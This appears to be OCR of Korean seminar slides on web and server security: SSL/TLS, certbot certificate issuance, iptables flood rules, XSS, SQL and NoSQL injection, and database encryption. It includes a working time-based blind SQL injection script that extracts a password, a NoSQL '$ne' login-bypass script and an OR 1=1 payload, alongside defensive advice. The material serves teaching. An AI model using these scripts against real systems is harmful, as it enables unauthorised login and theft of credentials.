
- 공개키 방식: 많은 컴퓨터 파워 소모 => 많은 접속이 몰릴 시에 매우 큰 비용 지불
- 대칭키 방식: 암호를 풀 때 필요한 대칭키를 상대에게 전송 할 때, 암호화가 되지 않은 인터넷을 통해서 키를 전송하는 것은 위험

Solution: 속도는 느리더라도 공개키 방식으로 대칭키를 암호화 후, 데이터를 주고 받을 시에는 대칭키 사용!


SSL 통신 과정

3. 세션종료

- SSL 통신이 끝났음을 서로에게 알려준 뒤, 대칭키인 세션키 폐기.



SSL과 TLS



TLS - Transport Layer Socket

SSL의 여러 취약점과 보안 결함이 발견되면서, 서버와 관련해서는 TLS 프로토콜만 사용하도록 권장하는 추세.

무료 SSL을 발급 받아보자!

AWS ELB로 HTTPS서버를 열 수도 있다!


ELB:

- Elastic Load Balancing의 약자로 시스템에 가해지는 부하를 여러대의 시스템으로 분산해서 규모있는 시스템을 만들 수 있도록 해주는 단일 진입점

특징:

- 트래픽 분산 및 자동 확장
- 인스턴스의 상태를 자동 감지해서 오류가 있는 시스템은 배제
- 사용자 세션을 특정 인스턴스에 고정
- SSL 암호화 지원
- SSL의 경유지로 ELB를 사용하는 경우에 SSL 처리에 따른 부하를 ELB가 수용하게 된다.
- IPv4, IPv6 지원
- CloudWatch를 통해서 모니터링
- 사용한 시간과 통과한 트래픽에 따라서 종량제로 과금

"자본이 빵빵하다면 쓰도록 하자..?"



Certbot을 이용해보자!

"Letsencrypt"에서 certbot을 이용해 무료로 ssl을 발급해준다!


```
service nginx stop

wget https://dl.eff.org/certbot-auto
chmod a+x ./certbot-auto
./certbot-auto --help


letsencrypt certonly --manual --preferred-
challenges=dns -d [nickname].1e-9.space -d
*.[nickname].1e-9.space
```

하기전에 inbound 규칙에서 443 port를 열여주자!

- Yes 입력하시고
  Value나올 때 Enter 치기전에,
- Route 53들어가셔서 레코드 세트 생성해주기!



이렇게 나온다면 성공!

```
root@ip-172-31-47-213:/# letsencrypt certonly --manual --preferred-challenges=dns -d nunu.le-9.space -d *.nunu.le-9.sp
ace
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator manual, Installer None
Obtaining a new certificate
Performing the following challenges:
dns-01 challenge for nunu.le-9.space

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
NOTE: The IP of this machine will be publicly logged as having requested this
certificate. If you're running certbot in manual mode on a machine that is not
your server, please ensure you're okay with that.

Are you OK with your IP being logged?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(Y)es/(N)o: y

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Please deploy a DNS TXT record under the name
_acme-challenge.nunu.le-9.space with the following value:

t4p4fxle_mwZXAYC4IUjPi9VwK_N_yB4Lyf9LSk051Q

Before continuing, verify the record is deployed.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Press Enter to Continue
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved at:
   /etc/letsencrypt/live/nunu.le-9.space/fullchain.pem
```

Linux Security

- 리눅스는 파일 구조가 좀 다르긴 하지만 대개의 웹 애플리케이션의 /var/www/ 디렉토리에 위치한다.
- 웹 해킹과 관계된 몇 개의 디렉터리:

- /etc/shadow
- 모든 사용자 비밀번호 해쉬 값이 저장되어 있다. 흔히 "궁전으로가는 열쇠"라고 부른다.

- /usr/lib
- 이 디렉터리에는 일반 사용자나 쉘 스크립트로 실행되지 않는 오브젝트 파일과 내부 바이너리, 또한 응용 프로그램에서 사용하는 의존성 데이터 등이 저장되어 있다. **여기에 실행 파일은 없지만 응용프로그램이 참조하는 모든 파일을 지워버리는 공격이 가해질 수도 있다.**

- /var/*
- 이 디렉터리에는 데이터베이스에 관련된 파일, 시스템 로그, 웹 애플리케이션 자체의 소스코드등이 있다.

- /bin
- 이 디렉터리에는 쉘, ls, grep과 같은 프로그램은 물론이고 시스템이 동작하는데 필요한 기본적이고 중요한 실행 파일이 있다.

Fail2ban

- 다양한 장소에서 원격으로 접속할 때,

  SSH/FTP 서비스를 공용으로 쓸 일이 생긴다!
- 이 때, 외부에서 무작위로 로그인을 시도할 수 있다.
- 무작위로 로그인을 시도할 경우 해당 IP 를 커널 방화벽에 등록하여 차단 시킨다.

iptables

iptables는 커널상에서의 netfilter 패킷필터링 기능을 사용자 공간에서 제어하는 수준으로 사용할 수 있다.

*__패킷필터링:__ 지나가는 패킷의 해더를 보고 그 전체 패킷의 운명을 결정하는 것을 말한다. 일반적으로 패킷은 해더와 데이터를 가진다.

iptables

규칙(Rule)은 Filter 테이블 (iptable의 패킷 필터링을 담당)의 3개의 체인에 정책을 설정해야 한다.

*체인: 어떠한 네트워크 트래픽(IP 패킷)에 대한 정책 수행

(사용자가 체인을 임의적으로 생성할 수 있다. 3개가 기본으로 내재됨.)

INPUT - 외부에서 들어오는 패킷을 담당하는 체인

OUPUT - 외부로 나가는 패킷을 담당하는 체인

FORWARD - 외부에서 다른 시스템으로 전달되는 패킷을 담당하는 체인

(즉, 라우터로 사용되는 호스트 컴퓨터를 통과하는 패킷)

Iptables 주요 명령어

- -A: 새로운 규칙을 추가합니다.
- -D: 기존의 규칙을 삭제합니다.
- -R: 새로운 규칙으로 대체합니다.
- -P: 기존의 규칙을 변경합니다.
- -F: 모든 규칙을 삭제합니다.

Iptables 주요 옵션

-p: 패킷의 포트 번호 혹은 프로토콜을 명시합니다.
-j: 패킷을 어떻게 처리할 지 명시합니다.
(ACCEPT, DROP, LOG, REJECT)
-m: 확장 모듈을 활성화합니다. (ex) recent 모듈: 특정 시간 동안 특정 개수 이상의 패킷을 받았을 때를 처리할 수 있음
--dport: 패킷의 도착 포트 번호를 명시합니다.
--sport: 패킷의 발신 포트 번호를 명시합니다.

- **. 차단과 삭제**

80번 포트 차단: iptables -A INPUT -p tcp --dport 80 -j DROP

만약 Dos 공격이 들어온다면..?

- 일반적으로 1초 동안 80번 포트에 똑같은 IP로 10번 이상의 SYN이 들어오는 것은 드물다.
- 10번이상 SYN이 들어왔다 => 공격으로 간주 가능.

(SSL이면 443으로, 지금은 없다 가정하고 80번 port)

- **1초에 10번 이상 접근 저장 목적의 리스트 생성**:

```
iptables -A INPUT -p tcp --dport 80 -m recent --set --name HTTP_Flood
```

- **1초에 10번 이상 접근 로깅**:

```
iptables -A INPUT -p tcp --dport 80 -m recent --update --seconds 1 --hitcount 10 --name HTTP_Flood -j LOG --log-prefix "[Attack Detected]"
```

- **1초에 10번 이상 접근 차단**:

```
iptables -A INPUT -p tcp --dport 80 -m recent --update --seconds 1 --hitcount 10 --name HTTP_Flood -j DROP
```

더 자세한 정보는: https://ndb796.tistory.com/262

- 파일들은 커널에 의해 로깅되기 때문에, /var/log/kern.log에서 확인할수 있다!


Web security

1. 웹 서버
- 웹 애플리케이션을 호스팅하며 운영체제 위에서 동작하는 응용프로그램.
- 전통적인 관점의 컴퓨터 하드웨어가 아니라, 사용자의 인터넷 브라우저와 서로 소통하기 위하여 포트를 열어두고 동작하는 서비스.
- 네트워크를 해킹해서 허가 없이 웹 서버의 파일 구조나 시스템 파일에 접근하려는 공격에 취약할 수 있다.

2. 웹 애플리케이션
- 웹 서버에서 웹 사용자와 상호작용하기 위해 실질적으로 돌아가는 프로그램.
- 웹 애플리케이션은 권한 없이 무언가 하려는 방대한 공격의 영향을 받습니다.


3. 웹 사용자
- 웹 애플리케이션을 관리하는 (관리자나 프로그래머 등) 내부 사용자와 (사람 클라이언트나 고객 같은) 웹 애플리케이션의 외부 사용자가 공격받을 수 있다.

Web Hacking Trend



Cross Site Scripting

- 사용자가 입력한 정보를 출력할 때 스크립트가 실행되도록 하는 공격기법이다.
- 다른 사이트로 어떤 정보를 전송하는 행위가 주로 일어나기 때문에 Cross Site Scripting이라고 부르게 됐다.



직접 해봅시다!

- https://xss-game.appspot.com/?utm_source=webopsweekly&utm_medium=email

SQL injection

① SELECT * FROM Users WHERE id = 'INPUT1' AND password =


③ SELECT * FROM Users WHERE id = ' ' OR 1=1 -- ' AND passw
=> SELECT * FROM Users

- 임의의 SQL 문을 주입하고 실행되게 하여 데이터베이스가 비정상적인 동작을 하도록 조작하는 행위
- (2017년 3월 여기어때 해킹 사건)

- Error based SQL injection

이 외에도…

Union 명령어를 이용한 SQL Injection



SQL injection

```python
s = requests.session()
index = 1
num = 0
URL = [redacted]
adding = f"and% if(ascii(substr(password, {index}, {index})) < {num}, sleep(0.3), 1)#"
TEST_URL = [redacted]


start_time = time.time()
requests.get(TEST_URL)
elapsed_time = time.time() - start_time
print(elapsed_time)
list = []
low = 0
high = 256
while low <= high:
    start_time = time.time()
    if (abs(high - low) <= 1):
        list.append(chr(low))
        print(list)
        low = 0
        high = 256
        index += 1

    mid = (low + high) // 2
    adding = f"%20and%20if(ascii(substr(password,%20{index},%20{index}))%20<%20{mid},%20sleep(0.5),%201)#"
    requests.get(URL + adding)
    elapsed_time = time.time() - start_time

    if elapsed_time > 0.5:
        high = mid
```

Blind SQL injection

(Boolean based SQL, Time based SQL) 등이 있다.

MongoDB - NoSQL injection

- NoSQL에는 NoSQL Injection이 있다.

```python
#!/usr/bin/python
import urllib, urllib2

param = {'id':'admin', 'pw[$ne]':"haha"}
print urllib.urlencode(param)

url = urllib2.Request('http://URL/nosql/login.php', urllib.urlencode(param))
s = urllib2.urlopen(url)

print s.read()

s.close()
```


'$ne'연산자로 인해 틀린 password 값이 True로 받아들여진다.

공격 방지 – XSS

- XSS 취약점을 근본적으로 제거하기 위해서는 스크립트 등 해킹에 사용될 수 있는 코딩에 사용되는 입력 및 출력 값에 대해서 검증하고 무효화시켜야 한다.

- htmlspecialchars($str,ENT_QUOTES,'UTF-8');
- 〈script〉 => <script>

- 게시판의 게시글, 댓글, 쪽지 등에 자바스크립트 코드가 들어가지 않도록 필터링해야 한다.
- HTTP 헤더를 포함한 모든 파라미터는 변조할 수 있다는 전제하에 Web 애플리케이션을 작성해야 한다.

- **시큐어 코딩**

공격 방지 - SQL/noSQL Injection

- **필터링**

Regex 사용

prepareStatement와 같은 저장 프로시저 사용.

(Query에 미리 형식을 지정 해놓고, 지정된 형식의 데이터가 아닐 시 실행시키지 않는다.)

에러메세지 노출 차단 등.

AWS에서는 AWS WAF에서 condition을 설정할 수 있다.

(웹 어플리케이션 방화벽 - xss, sql, ip whitelist/blacklist 등등)

Database Security

- 정보보호의 목표: 데이터베이스에 수록된 중요 정보 자산

- 1. DB 접근제어
- 2. DB 암호화

Database Security

- DB 접근제어
- DBMS에 접속할 때, 미리 정의된 보안규칙에 따라 권한 여부를 판단하여 통제하는 솔루션

Database Security

DBMS_CRYPTO Encryption Algorithms

Name
ENCRYPT_DES
ENCRYPT_3DES_2KEY
ENCRYPT_3DES
ENCRYPT_AES128
ENCRYPT_AES192
ENCRYPT_AES256
ENCRYPT_RC4

- 제일 많이 활용하고 있는 방식은 TDE와 HSM 이 있다.

- TDE (Transparent Database Encryption)

MS-SQL등의 DBMS 내부에서 이루어진다.

- HSM (Hardware security module)

하드웨어를 사용해 암호화 키를 생성 및 저장하는 역할을 한다.

[보안초보 길라잡이] 해킹 사고중 80% 차지하는 웹 보안의 중요성

Like 85 | 입력 : 2017-06-08 14:11

가 가

#웹 #보안 #랜섬웨어 #웹 보안 #인터넷

랜섬웨어 공격도 60~70% 이상 웹 경유

보안의 기본, 웹 보안 ABC 확인해야

가장 많이 본 기사 [주간]

1 전 세계 9천여 대 서버
2 트위터 해킹 사건에 등
3 MS 윈도우 서버 취약점
4 MS가 고소한 北 추정
5 [주말판] 20년 차 재택
6 트위터에서 발생한 해킹

웹 해킹을 통한 가장 큰 피해는 데이터 유출 또 다른 피해는 경유지로 악용되는 것이다.

보안전문가들은 웹 해킹을 방어하기 위해서 △ 웹애플리케이션 방화벽 △ 소스코드 취약점 보완 △ 웹쉘 및 악성 URL 차단 △ 웹 서비스 중단과 웹 사이트 보호를 위한 웹 위조, 변조 탐지 및 복구 솔루션을 설치할 것을 권고하고 있다.

References

2019년 겨울 휠세미나 security
https://opentutorials.org/course/228/4894
https://ndb796.tistory.com/262
https://namjackson.tistory.com/24
https://linuxstory1.tistory.com/entry/iptables-%EA%B8%B0%EB%B3%B8-%EB%AA%85%EB%A0%B9%EC%96%B4-%EB%B0%8F-%EC%98%B5%EC%85%98-%EB%AA%85%EB%A0%B9%EC%96%B4
and many more...